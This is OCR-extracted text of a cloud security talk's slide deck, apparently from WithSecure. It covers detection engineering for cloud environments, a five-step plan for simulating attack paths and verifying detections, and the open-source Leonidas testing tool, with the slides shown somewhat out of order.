
Increases effort requirements to integrate different platforms

Cloud infra usually well covered, SaaS much less so

SIEM may not support SaaS out of the box, you need a translation layer

Open Cybersecurity Schema Framework should help!

Centralise Everything



Where Do We Start?

Where To Start

01 Threat model your environment, identify attack paths and likely attacker actions


02 Prioritise attack paths and actions

03 Pick the most important attack paths, codify them

04 Verify telemetry is available to defenders

05 Execute attacker actions as attack paths, verify detection cases work as expected.


Where To Start



Conclusions

INTERNAL

Detection is a journey


Identify new threats and risks
Design new use cases, add more telemetry
Simulate new threats and risks
Evaluate changes
IMPROVEMENT

Context is key, use it to your advantage


Cloud environments change, your detection will too

Codify use cases (and attacks) to aid knowledge sharing

WITH secure

INTERNAL

Leonidas



- 👤 Automate attacker actions in the cloud
- ✓ Both test and detection cases
- ☁ AWS support now, Azure/GCP on the roadmap
- 41 test cases - more to come
- https://github.com/withsecurelabs/leonidas

W/TH secure

INTERNAL

WITH®

secure

Agenda

1 Why Does This Stuff Matter?

2 Weak Spots

3 Common Breach Scenarios

4 Detection

5 Key Security Controls

Who Am I?

Nick Jones – @nojonesuk


- Principal Consultant
- CloudSec Lead @ WithSecure
- AWS Community Builder
- Previous talks:
  - CitySec MAYhem
  - T2
  - Fwd:cloudsec
  - RSA
  - +++

Why Does This Stuff Matter?

W/TH secure

INTERNAL

Everyone's Using Cloud



https://www.statista.com/outlook/tmo/public-cloud/worldwide#revenue

INTERNAL

The Pentester's View of Cloud

The Average SOC's View on Cloud

OUR EDR WILL PROTECT YOUR AWS ACCOUNTS TOO
WE HAVE NO VIRTUAL MACHINES

A Lot Has Changed

Container/Function-as-a-Service means no direct OS access

Networking is custom SDNs, often no network logging for PaaS/SaaS

Some app vulnerabilities are more important (SSRF)

A Lot Has Changed

Mature orgs deploy frequently

Netflix – hundreds/thousands of times a day

Amazon – every ***11.7 seconds*** on average

How does an attacker persist?

Serverless lifetime measured in minutes

Control plane level persistence more common

Detection strategies change too

Does your EDR support Kubernetes, Lambda etc?


How do you do IR on systems that no longer exist?

Weak Spots

W/TH secure

INTERNAL

